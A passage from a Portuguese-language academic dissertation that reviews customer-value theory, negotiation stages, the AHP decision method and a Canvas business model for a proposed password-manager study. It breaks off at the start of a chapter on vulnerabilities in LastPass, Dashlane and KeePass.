David Teece (Teece 2010) explica que "quando se estabelece um negócio, este, implícita ou explicitamente, usa um modelo que descreve o desenho ou arquitetura, para os mecanismos de criação, entrega e captura de valor, que aquele emprega" (tradução). Para além disto, também indica que "a essência do modelo de negócio está na definição da forma pela qual a empresa entrega o valor aos clientes, incita os clientes a pagar por este, e converte essas receitas em lucro" (tradução). Posto isto, torna-se relevante apresentar o conceito mencionado.

Este não é facilmente definido, uma vez que surgiram várias interpretações (Broekhuizen 2006; Shanker 2012). Foram identificados por Woo (Woo 1992) quatro significados diferentes que apontam para a mesma designação:

- O primeiro indicava que era o bem essencial para a sobrevivência e para o conforto das pessoas, num contexto mais amplo. Esta abordagem é semelhante à de alguns autores (Rokeach 1973);

- Outro, teria a ver com a visão da sociedade em geral. Neste tipo de abordagem não seria considerada a contribuição dada às necessidades individuais dos clientes, mas sim à comunidade;

- Também pode ser visto como aquilo que um indivíduo deseja ou se esforça por adquirir. Esta noção é interpretada como mais focada a nível individual, que a anterior;

- Finalmente, pode ser definido como o proveito, visto por um utilizador, num determinado produto. Esta é a que reúne mais consensos, pelo que é admitida como a definição padrão.

Porém, este contém duas características que estão sempre presentes: valor desejado e percebido. O primeiro trata-se de bens ou serviços, que estão na base das necessidades dos consumidores (Broekhuizen 2006). Enquanto o segundo tem diversas formas de ser expresso. Desde cerca dos anos 80 até à atualidade, têm vindo a aparecer diversas disparidades no que toca ao significado de valor percebido. Apesar de existirem muitas formas para este conceito, serão apresentadas, em seguida, apenas algumas, com a finalidade de dar ao leitor uma ideia do que este é. De modo mais simplista, em 1998, aquele era compreendido como aquilo que se adquiria, ao se pagar por um determinado produto (Sirohi, McLaughlin & Wittink 1998). Numa publicação mais recente (Chen & Dubinsky 2003), seriam consideradas as "vantagens que o consumidor tem ao se trocar custos pelos benefícios desejados" (tradução). Mais tarde ainda, seria assumido como um fator, que determina a probabilidade de um consumidor, comprar um determinado produto (Tajuddin, Olphert & Doherty 2015). Apesar das diferenças nas abordagens, todas estas têm em comum três particularidades:

- Estão relacionadas com uma proposta de valor feita ao cliente, podendo esta ser disposta em formato de produto, objeto ou serviço (Broekhuizen 2006);

- Pressupõem algo que é percebido pelo comprador, ou seja, é o resultado da análise feita por este (Zeithaml 1988);

- Resulta da troca entre o que o consumidor recebe efetivamente, e o custo associado (Woodruff 1997).

É de realçar a primeira característica, pelo que se torna essencial explicar o que é, efetivamente, uma proposta de valor.

Tal como as anteriores noções, a proposta de valor tomou vários significados ao longo do tempo. Já em 1998, existia este conceito, indicando que era o grupo de experiências que uma dada organização oferece aos seus fregueses (Lanning 1998). Mais recentemente, em 2015, esta tornar-se-ia mais completa, e assim seria vista como aquilo que era prometido aos consumidores, de forma a satisfazer alguma necessidade que estes tenham, criando assim algum bem (Buttle & Maklan 2015). Tendo em conta as diferentes definições e a linha de raciocínio empregues anteriormente, é possível afirmar que aquela se torna vital para qualquer negócio.

4.2 Benefícios e Sacrifícios

O valor percebido pelo consumidor é considerado a diferença entre os benefícios e os sacrifícios entendidos (Bajs 2015). Diversos autores mencionaram estas propriedades nos seus trabalhos (Bolton & Drew 1991; Chen & Dubinsky 2003; Zeithaml 1988). Nestes, são enunciados o conceito de ganho que se tem ao receber o bem ou serviço, e dos custos/dificuldades enfrentados na aquisição destes. No que se refere aos primeiros, estes podem ser classificados como funcionais e não funcionais. Os funcionais são vistos como utilidades (como é o caso da qualidade do objeto ou tarefa), enquanto os restantes são, por vezes, intitulados de *hedónicos*, e estão relacionados com algo emocional/intangível, como por exemplo prazer, diversão, etc. (Pallas, Groening & Mittal 2014; Xu, Peak & Prybutok 2015). Por outro lado, os sacrifícios podem assumir uma importância monetária (preço percebido) ou não (custos psicológicos e esforços), dependendo da sua natureza (Xu, Peak & Prybutok 2015). Assim, para a análise que é feita neste documento, pode ser vista como vantagem funcional, a qualidade do estudo feito, e como lucro hedónico, a segurança e conforto. Em contrapartida, é considerado como sacrifício, o tempo despendido para a compreensão dos conceitos descritos na dissertação.

4.3 Criação de Valor para o Consumidor

De acordo com Woodall, surgem quatro fases importantes para enquadrar os diversos benefícios e sacrifícios, numa perspetiva longitudinal. A primeira etapa acontece antes da aquisição/compra do bem ou serviço. É nesta que os consumidores irão entender aquilo que é oferecido como valor. A fase seguinte diz respeito ao momento em que se dá a troca, seguindo-se a que ocorre num intuito pós-venda. Por último, será a de pós uso (Faroughian et al. 2012; Woodall 2003). Assim, os benefícios e sacrifícios discutidos no final da secção anterior (referentes ao presente projeto), podem ser distribuídos do seguinte modo: na primeira e segunda fase, não é espectável qualquer tipo de (des)vantagem; na terceira, o valor é apresentado sob a forma de qualidade, em troca dos custos mencionados; por fim, no último passo esperam-se todos os benefícios enunciados, e nenhuma dificuldade.

Woodall, para além de propor uma divisão temporal para os diversos ganhos e custos, disponibilizou ainda uma classificação no que se refere ao valor dos produtos/serviços para o consumidor (Woodall 2003). São assim admitidas as seguintes categorias:

- **Líquido** – comparação feita, a partir de cálculos matemáticos, entre os proventos e privações, como é demonstrado por Heskett e os seus colegas (Heskett, Sasser & Schlesinger 1997). Há que salientar ainda (Woodall 2003), que "este conceito favorece uma perspetiva utilitária de compra e consumo" (tradução);

- **De *marketing*** – está associado às características do produto, manipuladas pelo fornecedor;

- **De venda** – neste caso, é visto como a redução dos gastos no mercado, que é admitido como um ambiente competitivo;

- **Racional** – este, trata-se da comparação do preço que é entendido pelo cliente como sendo justo para o bem, e o valor real deste;

- **Derivado** – o último conceito a apresentar é dado pelas vantagens vistas pelo utilizador ao consumir o produto/serviço (Woodall 2003).

Apesar de existirem outras formas de valor concebidas para o cliente, as definições anteriores são as mais relevantes e constituem a base das redes de valor e de colaboração (Nicola, Ferreira & Ferreira 2012). A construção de uma rede do primeiro tipo está inteiramente relacionada com o conceito geral de valor, e prende-se com a sua produção, através de um conjunto de entidades, com o objetivo de o fornecer aos consumidores (Tapscott, Ticoll & Lowy 2000). Por outro lado, as colaborativas são ligações computadorizadas distribuídas e (possivelmente) heterogéneas, de pessoas ou organizações, de forma a atingirem objetivos compatíveis (Nicola, Ferreira & Ferreira 2012). Tendo em conta que o último conceito envolve a realização de atividades complexas (colaboração e interligação de entidades), é interessante desenvolver uma estrutura, que reduza a dificuldade da sua execução.

Aplicando todo o conhecimento disponível sobre as redes colaborativas, foi possível implementar um modelo simples e normalizado (que utilizava notação padrão), de nome *ARCON* (*A Reference Model for Collaborative Networks*), que soluciona os problemas discutidos. De um modo geral, o ARCON permite entender as entidades envolvidas e o seu relacionamento na rede, ao expor três perspetivas: do ciclo de vida, das diversas estruturas e dos componentes exógenos e endógenos de cada fase. A primeira tem como intuito apresentar as etapas temporais (criação, operação, evolução, metamorfose e dissolução); a segunda apresenta o modelo, consoante os diferentes níveis de abstração (geral, específico e de implementação); e a terceira indica os diversos elementos internos e as interações externas que podem influenciar a rede (Camarinha-Matos & Afsarmanesh 2008). Recorrendo ao modelo explicado, podem ser construídos outros mais completos, como é o caso do concetual para decomposição do valor para o consumidor (CMDVC, ou *Conceptual Model for Decomposing Value for the Customer*). Para a construção deste foram utilizadas as seguintes grandezas: posições temporais e formas de valor (detalhadas por Woodall), ativos tangíveis e intangíveis, as vantagens e custos percebidos e, finalmente, a perspetiva exógena e endógena ARCON (Nicola, Ferreira & Ferreira 2012).

4.4 Cenários de Negócio

Segundo o artigo de David Lax e James Sebenius (e outros autores), a negociação era vista como um processo de comunicação entre duas ou mais entidades para atingir uma visão conjunta, para um determinado problema em questão (Lax & Sebenius 1986; De Moor & Weigand 2004). Mais recentemente (Nicola, Ferreira & Ferreira 2010), foi explicada como a “entrega de algum

bem ou serviço, tangível e intangível, sendo o seu valor aceite e premiado por um par/freguês/cliente, que se encontra dentro da mesma empresa ou rede colaborativa, ou fora da organização" (tradução). Este procedimento passa por vários passos, tal como sugerido por Charles Craver, para o qual existem seis estágios:

1. **Preparação** – onde se avalia a informação, e se escolhe qual deve ser considerada como importante para o negócio;

2. **Estabelecimento das entidades** – quando é iniciado o diálogo entre as diversas partes integrantes do processo, e quando estes começam a conhecer os outros negociadores;

3. **Troca de informação** – fase onde os participantes devem descobrir dados relevantes sobre os demais (foco nos outros);

4. **Passo distributivo** – após o estádio anterior, os intervenientes pensam no que realmente querem para estes (foco no próprio) e sugerem aos restantes;

5. **Fecho do negócio** – etapa onde os participantes devem agir de forma deliberada e de maneira a concluir a interação;

6. **Fase cooperativa** – por fim, é estabelecido o acordo entre as diferentes partes e finaliza-se com a gestão de propostas feitas (Craver 2003).

Mais tarde, outros autores, como por exemplo Alan McCarthy e Steve Hay (McCarthy & Hay 2015), sugeriram a decomposição em:

1. **Planeamento** – aqui, é fundamental delinear o que se pretende na negociação, bem como, o definir o que se espera desta;

2. **Discussão** – fase que tem o intuito de esclarecer, perante os diferentes interlocutores, o que realmente se quer atingir, para que tal fique claro;

3. **Proposta** – comunicação da informação referente às características, benefícios e os fatores exclusivos daquilo que se está a tentar acordar;

4. **Intercâmbio** – Etapa que passa pela decisão do que cada parte se compromete a disponibilizar à outra;

5. **Aprovação e confirmação** – Como passo final, surge a necessidade de aceitação e concordância, dos termos impostos anteriormente.

Numa negociação, podem ocorrer várias alternativas. Para Peter Carnevale e o seu colega Dean Pruitt era estabelecido um conjunto de quatro finais possíveis para a interação em questão. Um resultado seria haver um simples compromisso entre intervenientes. Outro cenário seria haver uma compensação para uma dada fação (onde a outra não receberia qualquer benefício). Numa situação ocasional, poderá nem sequer haver acordo. Por fim, poder-se-ia obter o resultado

onde ambas as entidades ficariam com as suas necessidades satisfeitas, através da aquisição dos benefícios máximos pela ação de cooperação (Carnevale & Pruitt 1992).

4.5 Tratamento da Informação

Cada parte da negociação deve usar técnicas analíticas para o tratamento de informação, para conseguir determinar o mais importante desta (Shyur & Shih 2015). Para isso, recorre-se a uma ou mais dimensões (dependendo do grau de complexidade da situação), tendo como finalidade atingir uma apreciação razoável. No entanto, o uso de uma única unidade, já não é muito aplicado para a tomada de decisão, uma vez que devem ser tidos em conta o máximo de parâmetros possíveis, para que o juízo final seja mais exato (Ishizaka & Nemery 2013). Assim, só será apresentado um mecanismo que utiliza várias medidas.

O método AHP (*Analytic Hierarchy Process*) é um procedimento que foi concebido por Thomas Saaty, e é muito empregue para o género de caso apresentado (Saaty & Vargas 2012; Schmoldt et al. 2001). Este tipo de processo admite diversas fases: definição de um objetivo; estruturação hierárquica de critérios, subfactores e alternativas; comparação destas últimas; cálculo das prioridades relativas e absolutas; e, por fim, uso das prioridades adquiridas (Saaty 2008). De modo a obter-se uma maior (e melhor) compreensão das diversas etapas, é indicado um modelo.

Considerando que o tema do documento, se prende com os gestores de palavras-chave, é interessante expor, como exemplo, a compra de um *password manager*. Assim, são assumidos critérios, tais como o tipo de programa (podendo ser locais, baseados na *web* ou móveis), número de fatores de autenticação (1, 2 ou 3) e a plataforma (Windows, Linux ou MacOS). A partir desta base, podem ser constituídas alternativas, como por exemplo {local, 1, Linux}, {baseado na *web*, 3, MacOS} ou {móvel, 2, Windows}, cruzando os fatores (ver Figura 2).



Figura 2 – Organograma representativo do exemplo para AHP

Depois de ser construído o diagrama, os elementos do segundo nível são comparados aos pares (tipo de mecanismo/número de fatores de autenticação, tipo de mecanismo/plataforma e número de fatores de autenticação/plataforma), sendo atribuída uma classificação a cada um destes. Para isso, é admitida uma escala de $\frac{1}{9}$ até 9, onde o valor inicial indica que algo tem 9 vezes menos importância que o outro; o final quer dizer o contrário do anterior; e o valor intermédio, que ambos têm a mesma relevância (Saaty 2008). Posteriormente, os dados elaborados são expressos numa matriz, como é ilustrado em (1).

Critérios/ Critérios	*Tipo de mecanismo*	*Número de Fatores*	*Plataforma*
Tipo de mecanismo	1	1/2	1/2
Número de Fatores	2	1	1
Plataforma	2	1	1

(1)

Atendendo à última estrutura, comprova-se que o tipo de mecanismo é duas vezes menos relevante que os restantes aspetos (tendo estes a mesma importância). Logo, é possível quantificar (em percentagem) a importância de cada dimensão, pelo cálculo do *vetor de Eigen*. Isto é realizado, recorrendo a quatro operações: determinação da soma de todas as colunas, divisão de cada membro da matriz pelo resultado obtido (correspondente à coluna daquele), execução do total da adição para as linhas originadas, e quociente entre o vetor adquirido e o tamanho da matriz (neste caso 3). À solução conseguida, também se dá o nome de *vetor próprio* (Ariff et al. 2008).

Uma vez que as comparações feitas são subjetivas (na medida em que se tratam de julgamentos), há que garantir que estas têm alguma credibilidade. Por isso, recorre-se ao chamado *teste de consistência*. Este baseia-se na denominada *taxa de consistência* (CR), que se calcula em três passos: determinação do *valor próprio* (*eigenvalue*), do *índice de consistência* (CI) e, por fim, do rácio pretendido (Aminbakhsh, Gunduz & Sonmez 2013). Assim, no primeiro estádio, são adicionados os produtos da multiplicação da matriz inicial pelo vetor próprio, é dividido o resultado pelo *vetor de Eigen*, são somados todos os algarismos anteriores, e é feita uma média entre eles, resultando em λ_{max}. Já no segundo passo, deduz-se $CI = \frac{(\lambda_{max} - n)}{(n-1)}$, onde n representa o tamanho da matriz inicial. E, finalmente, calcula-se, $CR = \frac{CI}{RI}$ onde RI indica um número fixo, alcançado tendo em conta a Tabela 3.

Tabela 3 – Valores para o índice aleatório (Henderson & Dutta 1992)

Tamanho da matriz (n)	1	2	3	4	5	6	7	8	9	10	11	12
Índice (RI)	0	0	0.58	0.9	1.12	1.24	1.32	1.41	1.45	1.49	1.51	1.58

Ao ser adquirido CR, chega-se a uma de duas conclusões: ou este é menor que 0.1 (o que aponta para uma solução consistente), ou implica a revisão das apreciações praticadas previamente. Caso esteja tudo certo, o processo é repetido na totalidade para os subfactores (Ariff et al. 2008).

Depois de terem sido descobertas todas as percentagens, é necessário contabilizar os valores absolutos, pois, até então, só foram encontrados os relativos. Assim, multiplicam-se as percentagens dos critérios pelas subcategorias. Após se somarem as devidas proporções, obtêm-se os resultados para cada alternativa, originando uma classificação para todas elas. Utilizando estes recursos, é possível optar pela melhor escolha (Saaty 2008).

4.6 Modelo Canvas

Para que todos os negócios possam ser entendidos por qualquer pessoa/instituição, deve ser adotado um modelo que apresente todos os seus aspetos críticos. Para esse fim, nesta secção, é sugerida uma estrutura denominada *Canvas* que, a partir da elaboração de nove tópicos, consegue abordar os fatores organizacionais e financeiros para qualquer empreendimento. Além do referido, é feita a descrição do negócio para o projeto em causa, usando o recurso mencionado.

4.6.1 A Estrutura Padrão

Em todos os negócios devem ser usadas técnicas, para que as ideias essenciais destes sejam percebidas por outras entidades. Estas apresentam as formas, usadas pelas organizações, para criar, capturar e entregar valor. Porém, foi provado (Ghaziani & Ventresca 2005) que cada teoria abordava a sua ideia de forma distinta (foco em diferentes aspetos). Para resolver tal complexidade, foi definido um modelo por Alexander Osterwalder e Yves Pigneur, de nome *Canvas*, que cria uma linguagem partilhada para definição dos negócios. Este estabelece nove blocos que indicam a informação referente à proposta de valor da empresa, aos seus clientes alvo, à sua estrutura e aos seus aspetos financeiros (Barquet et al. 2013; Osterwalder & Pigneur 2010).

O primeiro descreve quais os consumidores que a organização serve. Oferece, portanto, uma perspetiva do mercado-alvo a atingir. A proposta de valor tem em vista descrever aquilo que é implementado, de maneira a satisfazer as necessidades do cliente. No bloco que indica o relacionamento com estes últimos, deve ser explicado como serão estabelecidas as diversas comunicações com os clientes. Os canais apresentam o meio de entrega ou distribuição do valor aos mesmos. Atividades, recursos e parcerias-chave representam as formas fundamentais de funcionamento, materiais e alianças, respetivamente, praticadas pela organização. E, por fim, as fontes de receita e a estrutura de custos relatam os ganhos e os gastos que são executados para atingir as metas empresariais (Osterwalder & Pigneur 2010).

Dada a importância do artefacto explicado, será feita uma avaliação ao negócio em causa, utilizando o modelo anterior. No final desta, será exposta uma imagem (Figura 3), para simplificar a compreensão do que foi narrado.

4.6.2 Segmentos de Clientes

Tal como é realizado pela EDP (EDP 2016), é necessário fazer uma análise da segmentação dos clientes-alvo a atingir, de forma a compreender aonde o produto deve ser inserido. Assim, prevê-se que o estudo em causa (e possível realização de um *password manager*), atinja o nicho de mercado tecnológico, visto que é onde todos os artigos baseados em sistemas informáticos se enquadram. Este meio caracteriza-se por estar em contínua mudança, devido à evolução constante que ocorre diariamente. Portanto, é inolvidável que se trata de um ambiente que exige bastantes condições/restrições de proteção.

Mais especificamente, o estudo (e programa) proposto a ser feito, é orientado para as pessoas que tenham interesse em armazenar as suas credenciais (de várias aplicações *web*), de forma segura, uma vez que o projeto fornece uma visão geral, de como os mecanismos atuais estão estruturados, logo serão então as entidades mais relevantes para a oferta a ser desenvolvida.

4.6.3 Proposta de Valor

Para garantir valor ao cliente, vai ser redigido um documento digital, que visa a pesquisa intensiva de alguns dos gestores de palavras-chave existentes, de modo a dar uma perspetiva do que já foi implementado. Desta forma, o leitor poderá (dentro do conjunto experimentado) interessar-se por uma solução de salvaguarda que satisfaça as suas necessidades, no que toca à proteção e fiabilidade. As técnicas analisadas serão selecionadas em consonância com o número de utilizadores, bem como a importância dos seus métodos.

Caso os resultados do estudo demonstrem que os mecanismos utilizados têm riscos, será produzida uma aplicação que atenderá aos objetivos de salvaguarda e confiança, bem como corrigirá todos os aspetos que sejam considerados como falhas críticas das alternativas disponibilizadas. Assim, será construída uma plataforma simples que dá suporte ao armazenamento e à geração de credenciais (nomes e chaves de acesso), para que um utilizador não seja obrigado a criar e a relembrar as senhas, e para que esta ação seja feita com segurança.

4.6.4 Relacionamento com Clientes

Uma boa comunicação com os potenciais utilizadores do projeto, estabelece-se através de alguns meios de relacionamento com eles, dependendo novamente, se é feita uma única análise ou, se também é programada uma aplicação. Na primeira situação, um cliente poderá entrar em contacto via endereço eletrónico. Já na seguinte, para além do enunciado, será desenvolvido um mecanismo de ajuda para auxiliar o cliente na prática das diversas

funcionalidades do problema. Normalmente, tais instrumentos são encarados como um recurso de CRM (*Customer Relationship Management*), ou, em português, a gestão de relações com o cliente.

Existem essencialmente três géneros de CRM, operacionais, analíticos e colaborativos. Os primeiros têm como principal foco a automatização do negócio, os segundos são usados para analisar e compreender os dados sobre os clientes, e os colaborativos pretendem agregar toda essa informação (Khodakarami & Chan 2014; Kumar & Reinartz 2012). Para o projeto em questão, será usado um CRM operacional, mais especificamente, um *software* de suporte aos utilizadores.

4.6.5 Canais

O único canal que está relacionado com o presente negócio é a *Internet*. É a partir deste meio que o documento (e programa) é promovido, avaliado, adquirido, e onde eventualmente se resolvem os conflitos que possam surgir. Aquela via foi avaliada como sendo a melhor para efetuar as diversas atividades, visto que é bastante acessível e conhecida pelos consumidores como também é prevista como uma escolha benéfica em termos de custos.

4.6.6 Fontes de Receita

Dado que o documento (e aplicação) é de caráter gratuito, não possui qualquer fonte de receita associada. Todavia, caso a plataforma opcional seja desenvolvida, prevê-se a execução de módulos que complementam o sistema anterior e que, eventualmente, terão um custo de utilização. Como ainda não estão estipulados todos estes elementos, torna-se difícil indicar um valor exato, contudo este deve rondar uma ordem baixa de grandeza (de 5 a 10€). Quando se paga esta quantia, as funcionalidades são desbloqueadas permanentemente.

4.6.7 Atividades-Chave

São inúmeras as atividades que se tornam necessárias para a execução do modelo em causa. Porém, só algumas possuem um grau de relevância crítico, sendo estas denominadas de *atividades-chave*. Para o esquema adotado, preveem-se as seguintes práticas essenciais:

- Aquisição de conhecimento de aplicações já existentes;
- Estudo dos conceitos essenciais para a salvaguarda da informação do consumidor;
- Conceção de uma análise de qualidade, recorrendo aos tópicos anteriores.

Como objetivo principal, pretende-se dar resposta a problemas relacionados com o armazenamento e segurança das credenciais dos utilizadores, em que o cumprimento de todos os passos é fundamental para todo o processo de negócio.

4.6.8 Recursos-Chave

Existe uma diversidade de ativos que se consideram relevantes para o negócio. Como base, há que considerar os bens físicos, como é o caso das máquinas que vão ser usadas para a produção do ficheiro (e aplicação), que se tornam essenciais para o desenvolvimento e para a gestão deste. Estes elementos são, de facto, os que se apresentam como mais valiosos, na medida em que são os utensílios de produção e de comunicação com os consumidores.

Também não menos importantes são os intelectuais. Estes são representados em forma de direitos de autor, dados (que são utilizados na aplicação) e conhecimento. Estes dois últimos são adquiridos de diversas fontes (artigos, *Internet*, livros, etc.) e são considerados também necessários para a execução das diversas atividades.

Para além de tudo o que foi mencionado, o projeto inclui o uso de recursos humanos para o seu progresso. Neste caso, só será preciso um indivíduo para executar o plano de negócios. Assim sendo, não se preveem pedidos de ajuda financeiros a quaisquer entidades.

4.6.9 Parcerias-Chave

Não foram admitidas parcerias com quaisquer entidades para a realização do projeto. No entanto, futuramente, se for desenvolvido algum *software*, esperam-se algumas alianças com empresas relacionadas com o mercado tecnológico (mais especificamente, o de segurança informática), de forma a estabelecer algumas metas e padrões de implementação de qualidade daquele.

4.6.10 Estrutura de Custos

Não se esperam encontrar custos associados ao negócio em causa, atualmente. No entanto, se se proceder à implementação do programa, serão considerados gastos no domínio (2-5€ por mês), onde vai ser partilhada a aplicação. Este poderá ser substituído pela distribuição feita a partir do Google Play[7] (25$, que equivale a cerca de 23€ pagos aquando o registo no serviço). É de salientar ainda, que existe a possibilidade de custos adicionais com a execução de um servidor necessário para a implementação do gestor de *passwords* (estimativa de 20€ em valor único). Porém, como não se trata de uma certeza, tais custos serão rejeitados, por enquanto.

[7] Fonte: https://play.google.com/store?hl=pt-PT (abril 2015)

Modelo Canvas

<table>
<tr>
<td rowspan="2"><u>Parceiros-Chave</u>

Possíveis parceiros tecnológicos.</td>
<td><u>Atividades-Chave</u>

Aquisição de conhecimento já existente.

Satisfação do cliente.

Salvaguarda dos dados.

Produto de qualidade.</td>
<td rowspan="2"><u>Proposta de Valor</u>

Gestor de palavras-chave que implementa uma maior segurança e fiabilidade, em relação aos produtos existentes.

Plataforma de suporte ao armazenamento e gestão de credenciais.</td>
<td><u>Relacionamento com Clientes</u>

Software de apoio ao consumidor.

Contato eletrónico.</td>
<td rowspan="2"><u>Segmentos de Clientes</u>

Mercado tecnológico.

Pessoas que queiram armazenar de forma segura as suas informações.</td>
</tr>
<tr>
<td><u>Recursos-Chave</u>

Físicos
Computador.

Intelectuais
Direitos, dados e conhecimento.

Humano</td>
<td><u>Channels</u>

Internet.</td>
</tr>
<tr>
<td colspan="3"><u>Estrutura de Custos</u>

Gasto com o domínio (2-5€ por mês)

Possível uso do Google Play (pagamento único de 25$, que equivale a cerca 23€, no registo)

Possível uso de um servidor web (estima-se por volta dos 20€ em valor único).</td>
<td colspan="3"><u>Fontes de Receita</u>

Possíveis suplementos (5-10€ por mês).</td>
</tr>
</table>

Figura 3 – Modelo Canvas referente ao projeto

4.6.11 Conclusões do Modelo Canvas

Como se pode comprovar, para que se consiga descrever um negócio, é necessária a adoção de um modelo que, de modo normalizado, explique os diversos detalhes envolvidos no empreendimento. De forma a cumprir tal requisito foi elaborado um padrão, de nome *Canvas*, que tem o intuito de relatar pormenores sobre: o público/mercado-alvo; o que é oferecido pela organização; como os consumidores podem contactar os autores do produto/serviço; como é que a proposta é distribuída; os recebimentos e gastos esperados; as práticas essenciais para a implementação do que foi proposto; materiais, pessoas, conhecimento/direitos e suporte financeiro; e as alianças realizadas.

Uma melhor compreensão do projeto em causa, é conseguida usando o modelo Canvas, através da esquematização do negócio. Assim, conclui-se o seguinte:

- O(s) produto(s) foca(m)-se no mercado informático, nomeadamente, pessoas que tenham interesse na segurança da informação e credenciais;
- Tenciona-se desenvolver um documento (e um *software*), que pretende analisar o que já existe na área de salvaguarda dos dados, bem como (possivelmente) fornecer uma alternativa nova;
- Para eventuais contactos, poderá ser usado o correio eletrónico;
- O(s) recurso(s) será/serão facultados pela *Internet*;
- Não existirão quaisquer ganhos ou custos, exceto se for desenvolvida uma aplicação;
- É essencial efetuar uma investigação sobre os mecanismos já implementados, e aprofundar os conhecimentos na área da segurança tecnológica;
- Serão empregues recursos físicos, intelectuais e humanos;
- Não estão conseguidas quaisquer alianças, porém, estas poderão ser criadas futuramente.

Tendo todos estes tópicos em mente, torna-se fácil entender o que é proposto para o negócio.

4.7 Resumo da Análise de Valor

Qualquer produto ou serviço a ser inserido num mercado, deve ter uma ou mais particularidades que o distinga dos demais. Normalmente, esta(s) característica(s) representa(m) o valor daqueles. Contudo, tal conceito é muito mais complexo, pois, ao longo dos anos, foram admitidas várias definições. No entanto, todas elas conjugam algo que é desejado e percebido pelo consumidor, originando assim a chamada *proposta de valor*.

Entenda-se como desejado, aquilo que o cliente ambiciona, e percebido, a comparação entre os benefícios e os sacrifícios entendidos por ele.

Estes ganhos (funcionais ou não) e custos (monetários ou não) são diferentes para momentos temporais distintos (assim como é considerado por Tony Woodall). Para além disto, o autor, também propôs categorias diferentes de valor para um cliente (líquido, de *marketing*, de venda, racional e derivado), que constituem a base das redes de valor e colaboração. As primeiras são estabelecidas por um grupo de indivíduos, e têm como meta a aquisição de valor para os seus criadores bem como para os consumidores. Já as segundas, são formadas por um aglomerado de pessoas distribuídas (mas ligadas por uma rede informática), que pretendem alcançar objetivos conciliáveis, através da colaboração. Visto que estas últimas implicam a realização de exercícios complexos (interoperabilidade e cooperação), foi desenvolvido o modelo ARCON que suporta o processo de conceção de redes colaborativas e pode ser aplicado numa estrutura mais completa (como por exemplo, CMDVC), auxiliando assim na criação de valor para o cliente.

Habitualmente, tal é executado quando se prevê uma negociação. Esta é uma atividade funcional e temporalmente dividida em fases (como as sugeridas por Alan McCarthy e Steve Hay), e assume vários desfechos: o acordo básico entre as entidades; ocasionalmente, a garantia de benefícios para uma só parte; lucro máximo para as duas, através da cooperação; ou, em último caso, poderá nem haver negócio.

Para além disto, numa qualquer negociação devem ser considerados e analisados os elementos recolhidos desta. Assim, são usados métodos analíticos para o tratamento da informação, como é o caso do AHP. Este procedimento pressupõe as seguintes etapas: definição de um objetivo; desenho e estruturação hierárquica de critérios, subfactores e alternativas; determinação de prioridades; e decisão, tendo em conta o conjunto de opções. O método em questão é bastante utilizado, pois, para além de permitir examinar as potenciais escolhas, também possibilita a verificação da consistência dos julgamentos concretizados.

De modo a que as pessoas/instituições consigam entender o que é oferecido num acordo, é preciso uma norma, que garanta que todos compreendam o negócio em causa. Foi com esta finalidade que surgiu o modelo Canvas. Construído por Alexander Osterwalder e Yves Pigneur, este é constituído por nove elementos: segmento de clientes; proposta de valor; relacionamento com clientes; canais; fontes de receita; atividades-, recursos- e parcerias-chave; e estrutura de custos. Para o exemplificar, foi exposto o modelo Canvas para o projeto idealizado, que tem em vista, atingir o mercado tecnológico, ao oferecer uma análise (e eventual aplicação), para relatar o estado atual dos gestores de palavras-passe e resolver possíveis problemas existentes nestes *softwares*. Prevê-se ainda que tal recurso seja disponibilizado na *Internet*; os clientes possam entrar em contacto via endereço eletrónico; e que sejam utilizados recursos físicos (computador), intelectuais (direitos, informação e conhecimento) e humanos. Caso seja viável a implementação de um programa, devem ainda ser consideradas parcerias (com empresas do ramo informático), despesas (domínios e hospedagem) e receitas (de módulos adicionais).

Atendendo ao que foi explicado neste capítulo, conclui-se que o valor de um dado empreendimento e os detalhes referentes às negociações, adquirem uma elevada relevância, pois ajudam a compreender e a prever situações de risco, para um dado negócio.

5 Análise aos Gestores Anteriores

Seja em que sistema for, é necessário ter em conta que podem surgir vulnerabilidades. Estas não são mais do que ameaças que comprometem eventualmente a informação incluída numa dada máquina. Assim, é de maior importância acabar com elas, para que tudo permaneça operacional e estável. Tais problemas surgem em três partes (emissor, recetor e/ou canal). Cada uma tem as suas características, pelo que devem ser analisadas e protegidas de forma diferente. Para que haja esta administração diferenciada é necessário um controlo constante dos elementos enunciados, o se pode tornar uma tarefa complexa.

Devido ao obstáculo anunciado, considera-se que qualquer tecnologia que se encontre atualmente no mercado informático tem os seus defeitos, por mais pequenos que sejam. Até mesmo os atuais gestores de palavras-chave, apesar de aplicarem normas de segurança rigorosas, não são exceção.

Para comprovar que estes têm efetivamente diversos riscos, foram escolhidas e examinadas algumas ferramentas recentes. Para esta seleção recorreu-se a artigos, páginas *web* e relatórios de empresas, de modo a estudar as que fossem mais utilizadas e discutidas. Após uma avaliação ponderada, os programas selecionados foram: LastPass, Dashlane[8] e KeePass[9]. Os dois primeiros destacaram-se pela versatilidade e popularidade. Já o último, apesar de não ter tanta notoriedade, é moderadamente conhecido pela sua eficácia.

Atendendo ao que foi descrito, em seguida vão ser expostos os dados e os resultados da investigação efetuada, para que se possa alertar os atuais (e possíveis) utilizadores, para potenciais perigos.

[8] Fonte: https://www.dashlane.com/pt/ (abril 2016)
[9] Fonte: http://keepass.info/ (abril 2016)

5.1 LastPass

